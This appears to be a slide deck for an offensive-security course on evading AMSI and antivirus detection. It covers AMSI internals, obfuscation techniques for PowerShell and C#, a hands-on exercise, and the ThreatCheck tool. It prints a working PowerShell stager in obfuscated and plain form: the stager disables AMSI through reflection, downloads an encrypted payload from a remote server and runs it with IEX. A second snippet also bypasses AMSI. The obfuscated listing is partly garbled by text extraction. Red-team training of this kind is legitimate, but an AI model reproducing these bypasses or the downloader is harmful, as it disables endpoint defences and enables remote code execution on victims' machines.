


# That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
  - All modern AVs use this interface
- **Identify fileless threats**
  - Solved the technical part of the Collection Evasion problem



# Data Flow



# Interesting Note About the CLR Hooks

---

- Based upon the CLRCore port AMSI is only called when Assembly.Load() is called

```
// Here we will invoke into AmsiScanBuffer, a centralized area for non-OS  
// programs to report into Defender (and potentially other anti-malware tools).  
// This should only run on in memory loads, Assembly.Load(byte[]) for example.  
// Loads from disk are already instrumented by Defender, so calling AmsiScanBuffer  
// wouldn't do anything.
```

- <https://github.com/dotnet/coreclr/pull/23231/files>
- Project that abuses this:
  - <https://github.com/G0ldenGunSec/SharpTransactedLoad>

# The Problem of Human vs Machine Analysis

- Using automated obfuscation tools can easily produce obfuscated code that is capable of evading static analysis
- Heavily obfuscated code will immediately jump out to a human analyst as suspicious
  - Pits Logical Evasion against Classification Evasion



# Heavily Obfuscated Code

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
sET-ltEm_vArIAblepl9m0 ([tyPe]("{1}{0}''-f'','!E')) ; SET("18G"+''-If"+''H") ([TyPE]("{2}{4}{5}{7}{6}{0}{8}{3}{1}''-f'IC','GeR','SYs','ntMAnA','Te','M.nET','Rv','sE','EPoi') ) ; sET ul5v ([TYPE]("{0}{2}{1}''-F'texT','NcOding','E') ) ; SEt-ltEm_VaRIAbIeBh3Tvs ([TyPE]("{2}{0}{1}''-f'er','T','COnV') ) ; $f9V= [TyPE]("{1}{0}{5}{2}{4}{3}''-FystEM','S','t.weBR','eST','equ','ne') ; sv ('v'+XUYg) ([type]("{0}{1}{5}{2}{4}{3}''-f'SyST','em','eD','lcache','eNTia','NET.Cr') ) ; SEt-VARIabIE rGQ, ([tyPe]("{0}{3}{2}{1}{4}''-f'sy','.EXT,eN','teM','S','CodinG') ) ; IF($pSvErSiONt'AB'LE).'p$'VerSiON'.'maJ'OR'-'GE 3){$rEF= ( vanAble PL9m0).'VA'Lue'.'aSS'em'BN'.'{"1}{0}''-f'EtypE','G').Invoke( ('S'+ ( {"1}{0}''-f'{"0}{1}''-f't','em','ys') + ("2}{1}{0}''-f'em','g','{"0}{1}''-f'Ma','na') ) + {"0}{1}''-f'en','!') + ( {"1}{0}''-f'i','{"1}{0}{2}''-f'oma','Aut','t') ) + 'o' + 'n'+ '!' + 'A'+ 'm' + 'si') + ( 'Uti'+ 'ls') ); $rEF.('{"1}{0}{2}''-f'Etf','G','ield').Invoke( ('a' + {"1}{0}''-f'l'n','msi') + 'itF' ) + ( 'ai' + 'led') , (Non'+P' + 'ub' + ( {"1}{0}{2}''-f'st','ic','{"1}{0}''-f'tic','a') ) ) , ( {"2}{0}{1}''-f'tVAL','UE','SE').Invoke( $null ), $[TR UE]) ; } ; $[18]gL'FH):"eXPECT100coNTin'Ue" = 0 ; $[AEFB] = ({"0}{2}{1}''-f'New','eCt','OBj') ("3}{2}{1}{0}{4}''-f'E','M.NET.WEBcli','e','SYst','S{U} = ( 'Moz' + 'il' + ( ( {"0}{2}{1}''-f'{"0}{1}''-f'l'a/5,'0','!') ) + 'Wi' + 'nd'+ 'ow' + ("0}{1}''-f'{"1}{0}''-f'NT,'s')'') + '6.' + '1.' + ( {"2}{0}{1}''-f'OW6','4','W') + '' + 'Tr' + 'id' + ( {"1}{0}''-f'','ent') + '7.' + ("0}{2}{1}''-f'0.'('0}{1}''-f'11.' ,('0}{1}''-f' ; r,'v)) + ( ( {"2}{0}{3}{1}''-f'(({"1}{0}''-f'ke,') li))) , o,'0','{"1}{0}''-f'k,'Gec')) ) ) ; $[SeR] = $[get-vaRIAbIE ui5v )."VAluE":uN'ic'ode","gEt-STRING"([get-ITEM varlaBLEbh3Tvs )."VaL'UE":("3}{1}{2}{0}{4}''-f'mBase64St,'r','o','F','rlng').Invoke( ('aAB' + {"0}{1}''-f'0AH','QA') + 'cA' + 'A6A' + 'C' + ( {"1}{0}{2}''-f'LwA','8A','{"0}{2}{1}''-f'xAD','g','kAM') ) + 'A' + 'uA' + ( {"1}{0}{2}''-f'g','{"0}{1}''-f'DE','AN') , A4A') + ( {"0}{1}{2}''-f'C','{"1}{0}''-f'AOQA','4') , y' ) + 'AC4'+ ( {"1}{0}''-f'Az','AMQ') + ( {"1}{0}''-f'OgA','{"0}{1}''-f'AD','AA') ) + ( {"1}{0}''-f'AOA','{"0}{1}''-f'4','ADA') ) + ( {"1}{0}{2}''-f'{"1}{0}''-f'wAA','A',=') )) ; $[T]= ('/+ 'adm' + 'in'+ ( {"1}{0}''-f'v,'ge') + ( {"0}{1}''-f'; 'php' ) ); $[AEFB]."HEADERs".("1}{0}''-f'D','AD').Invoke( ('Use'+ ( {"1}{0}''-f'Age','r-' ) + 'nt'), $[U] ) ; $[AEFB]."PrOxy" = $[f9v]::"dFauITWEbPRoXY" ; $[AEFB]."PRoXY","cReDEN'TAIIS" = ( get-ITEM ("vaRIAB+'Lev'+X+'uy'+g'))."Val'Ue":dEFaUITNeTwO'RkC'R'Ed'ENtAIIS" ; $[SCRiPT:prOXY] = $[AEFB]."PrOxy" ; $[k]= $[rgq]:"asCli". "GeTByTEs"(( ( {"1}{2}{0}''-f'mS'&[{"1}{0}''-f']usG','K'))+ ( {"0}{1}''-f'hqW','*F5') ) + ( {"0}{1}''-f'("1}{0}''-f'CVX','2M'),Te ) + ( {"0}{2}{1}''-f@',!'.(( {"0}{1}''-f'!,!(a)))) ) ) + 'h' + ( {"1}{0}''-f'jD,'E') )."REPLa'ce"(([Char]104 + [Char]113 + [Char]87,'!')) ; $[r] = $[d], $[k] = $[A'rgs]; $[s] = 0.255 , 0.255 & (%){$[j]} = ( $[j] + $[s][${_}] + $[k][${_}]*%$[k].cO'Unt')]%256 ; $[s][${_}], $[s][${j}] = $[s][${j}], $[s][${_}]); $[d] & (%){$[i]} = ( $[i] + 1)%256 ; $[h] = ( $[h] + $[s][${l}])%256 ; $[s][${i}], $[s][${h}] = $[s][${h}], $[s][${i}]; ${_}-bxOrS{$[s]([ ${s}[${l}])+ $[s][${h}])]%256) ; $[AEFB]."HeadeRs".("0}{1}''-f'A','dD').Invoke( ('Coo' + 'kie'), ('b'+ 'oh'+ 'zn'+ ( {"1}{0}''-f'{"1}{0}''-f'P='el'), ("0}{1}''-f'Zkr','P')) + 'i' + 'd1'+ ( {"0}{1}''-f'T,'{"0}{1}''-f'k','qNB')) + 'L'+ 'BA' + '4' + 'IR' + ( {"1}{0}''-f'1','1hj') + ( {"2}{0}{1}''-f'Oi3', ("1}{0}''-f'='luk','f8k')) ; $[dAtA] = $[a eFB].("0}{2}{1}{3}''-f'DO','OaD','wNI','DaTa').Invoke( $[sER] + $[t] ) ; $[iv] = $[dAtA][0..3] ; $[dAtA] = $[dAtA][4..$[dAtA]])."Len'gth" ; -join[Char[]]( & $[r] $[daTA] ( $[iv] + $[k] ) ) | & ( {"1}{0}''-f'X,'IE')
```

ScriptBlock ID: ab805158-8754-4189-84e3-57dcdf8172ad  
Path:

# Un-Obfuscated Code

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
Creating Scriptblock text (1 of 1):
If($PSVersionTable.PSVersion.Major -ge 3){$Ref=[ReF].Assembly.GetType('System.Management.Automation.AmsiUtils');$Ref.GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$True);}
[System.Net.ServicePointManager]::Expect100Continue=0;$AeFB=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$ser=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AOQAyAC4AMQAzADAAOgA4ADAAOAwAA==')));$t='/news.php';$AeFB.Headers.Add('User-Agent',$u);$AeFB.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$AeFB.Proxy.Credentials=[System.Net.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy = $AeFB.Proxy;$K=[System.Text.Encoding]::ASCII.GetBytes('&[K]usGm$)*F5zMCVXTe6@!{alhEj:D');$R={$D,$K=$ARGS;$S=0..255;$S=(($J+$S[$_]+$K[$_%$K.Count])%256)$S[$J]$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I]$S[$H]$S[$I]-$Bxor$S[((($S[$I]+$S[$H])%256))]};$AeFB.Headers.Add("Cookie","bohznZkrPeJP=AW9U3kj3lms0lbi0AD8Mvs1Se0=");$data=$AeFB.DownloadData($sEr+$t);$IV=$Data[0..3];$Data=$Data[4..$Data.length]-join[Char[]](& $R $dATA ($IV+$K))|IEX

ScriptBlock ID: afadd8ea-15df-44a3-8b5c-332d0c46baf4
Path:
```

# Obfuscating Static Signatures

---

# Unravelling Obfuscation (PowerShell)

The code is evaluated when it is readable by the scripting engine

This means that:

```
PS C:\Users\> powershell -enc  
VwByAGkAdABIAC0ASABvAHMAdAAoACIAdABIAHMAdAAiACkA
```

becomes:

```
PS C:\Users\> Write-Host("test")
```

However:

```
PS C:\Users\> Write-Host ("te"+"st")
```

Does not become:

```
PS C:\Users\> Write-Host ("test")
```

This is what allows us to still be able to obfuscate our code

# What Can We Do?

---

- Modify our hash
- Modify byte strings
- Modify the structure of our code

# Modifying the Hash

---

Change literally anything



# Randomized Capitalization Changes Our Hash

---

- PowerShell ignores capitalization

- Create a standard variable

```
PS C:\Users\> $test = "hello world"
```

- This makes **Write-Host \$TEst** and **Write-Host \$teST**

- The same as...

```
PS C:\Users\> hello world
```

- AMSI ignores capitalization, but changing your hash is a best practice

- C# does not have the same flexibility but changing the capitalization scheme of a variable name modifies the hash

# Modifying Byte Strings

---

- There are a lot of options available here
  - Change variable names
  - Concatenation
  - Variable insertion
  - Potentially the order of execution
  - For C# changing the variable type (i.e list vs array)

# Variable Insertion (PowerShell)

---

- PowerShell recognizes \$ as a special character in a string and will fetch the associated variable.
- We embedded \$var1 = ‘context’ into \$var2 = “amsi \$var1”
- Which gives us:

```
PS C:\Users> $var2  
amsicontext
```

# Variable Insertion (C#)

- As of C# 6 there is a similar method that we can use

```
string var1 = "context";
string var2 = $"amsi{var1}";
```

- If you use a decompiler to examine your file this will look the same as doing concatenation but does produce a different file hash

# Format String (PowerShell)

- PowerShell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.

\$test = "amsicontext" will be flagged

```
At line:1 char:1
+ $test = "amsicontext"
+ ~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: () [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

- But, PS C:\Users\> \$test = "amsi{0}text" -f "con"

- Return:

PS C:\Users\> \$var2

amsicontext

# Format String (C#)

- C# also has a Format string method:

```
string var1 = "context";
string var2 = String.Format("amsi{0}",var1);
```

- Strangely enough ILSpy will decompile it to look like variable insertion:

```
{
    string arg = "context";
    string text = $"amsi{arg}";
}
```

# Encrypted Strings

---

## Encrypting


```
$secureString = ConvertTo-SecureString -String '<payload>' -AsPlainText -force  
$encoded = ConvertFrom-SecureString -k (0..15) $secureString > <output file>
```

## Execution


```
$encoded = <encoded payload>  
$Ref = [REF].Assembly.GetType('System.Management.Automation.AmsiUtils');  
$Ref.GetField('AmsiInitFailed', 'NonPublic, Static').SetValue($null, $true);  
$credential = [System.Management.Automation.PSCredential]::new("tim", (ConvertTo-SecureString -k (0..15) $encoded))  
$credential.GetNetworkCredential().Password
```

# What is an Abstract Syntax Tree (AST)?

- Represents source code in both compiled and interpreted languages
- Creates a tree-like representation of a script/command




# Abstract Syntax Tree (AST)



# Example Obfuscation Process

- Break the code into pieces
  - Identify any words that may be specific triggers
- Identify of any chunks that trigger an alert
- Run the code together
- Start changing structure
  - If you want to go down the rabbit hole start analyzing your ASTs



# Staging VS Stagless

---

- Scripts and Assemblies are typically evaluated individually as they are loaded
  - There will still be some carry over of the risk rating
- Trade off of increased network traffic to less “malicious” code to be identified

# Exercise 2: PowerShell Obfuscation


## 1. Obfuscate samples 1-3



# Exercise 2: PowerShell Obfuscation


- Hints

1. Break large sections of code into smaller pieces
2. Isolate fewer lines to determine what is being flagged
3. Good place to start is looking for “AMSI”



# Exercise 2: PowerShell Obfuscation

- Answers



# ThreatCheck

---

# ThreatCheck

- Scans binaries or files for the exact byte that is being flagged
- Two Modes
  - Defender
    - Uses the Real Time protection engine
- Updated version of DefenderCheck
- GitHub:  
<https://github.com/rastamouse/ThreatCheck>

```
C:\> ThreatCheck.exe --help
-e, --engine  (Default: Defender) Scanning engine. Options: Defender, AMSI
-f, --file    Analyze a file on disk
-u, --url    Analyze a file from a URL
--help       Display this help screen.
--version    Display version information.
```

```
C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000 65 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 e::-.{-2-}-
00000010 2C 00 22 00 74 00 6F 00 6B 00 65 00 6E 00 22 00 ,"-t-o-k-e-n"-.
00000020 3A 00 7B 00 33 00 7D 00 7D 00 7D 00 00 43 7B 00 :{3-}{}-C{-
00000030 7B 00 22 00 73 00 74 00 61 00 74 00 75 00 73 00 {"s-t-a-t-u-s-
00000040 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C 00 "-::.{0-}".,
00000050 22 00 6F 00 75 00 74 00 70 00 75 00 74 00 22 00 "o-u-t-p-u-t".
00000060 3A 00 22 00 7B 00 31 00 7D 00 22 00 7D 00 7D 00 ::-{1-}{}-}.
00000070 00 80 B3 7B 00 7B 00 22 00 47 00 55 00 49 00 44 .?{{"G-U-I-D
00000080 00 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C ."::.{0-}".,
00000090 00 22 00 54 00 79 00 70 00 65 00 22 00 3A 00 7B ."T-y-p-e-":{
000000A0 00 31 00 7D 00 2C 00 22 00 4D 00 65 00 74 00 61 .1-},."M-e-t-a
000000B0 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 2C ."::.{2-}".,
000000C0 00 22 00 49 00 56 00 22 00 3A 00 22 00 7B 00 33 ."I-V-":."{3
000000D0 00 7D 00 22 00 2C 00 22 00 45 00 6E 00 63 00 72 .}","."E-n-c-r
000000E0 00 79 00 70 00 74 00 65 00 64 00 4D 00 65 00 73 .y-p-t-e-d-M-e-s
000000F0 00 73 00 61 00 67 00 65 00 22 00 3A 00 22 00 7B .s-a-g-e."::."{
```

# ThreatCheck

- Two Modes

- Defender

- Uses the Real Time protection engine
- Writes a file to disk temporarily

- AMSI

- Uses the in-memory script scanning engine
- Doesn't write to disk

```
C:\> ThreatCheck.exe --help
-e, --engine  (Default: Defender) Scanning engine. Options: Defender, AMSI
-f, --file    Analyze a file on disk
-u, --url    Analyze a file from a URL
--help      Display this help screen.
--version   Display version information.
```

```
C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000 65 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 e::-:{-2}:-
00000010 2C 00 22 00 74 00 6F 00 6B 00 65 00 6E 00 22 00 ,"-t-o-k-e-n-".
00000020 3A 00 7B 00 33 00 7D 00 7D 00 7D 00 00 43 7B 00 :{3} } } -C{
00000030 7B 00 22 00 73 00 74 00 61 00 74 00 75 00 73 00 {"s-t-a-t-u-s-
00000040 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C 00 "-:::{0}:",
00000050 22 00 6F 00 75 00 74 00 70 00 75 00 74 00 22 00 "o-u-t-p-u-t".
00000060 3A 00 22 00 7B 00 31 00 7D 00 22 00 7D 00 7D 00 :":::{1}:"} } .
00000070 00 80 B3 7B 00 7B 00 22 00 47 00 55 00 49 00 44 .?{{"G-U-I-D
00000080 00 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C "-:::{0}:",
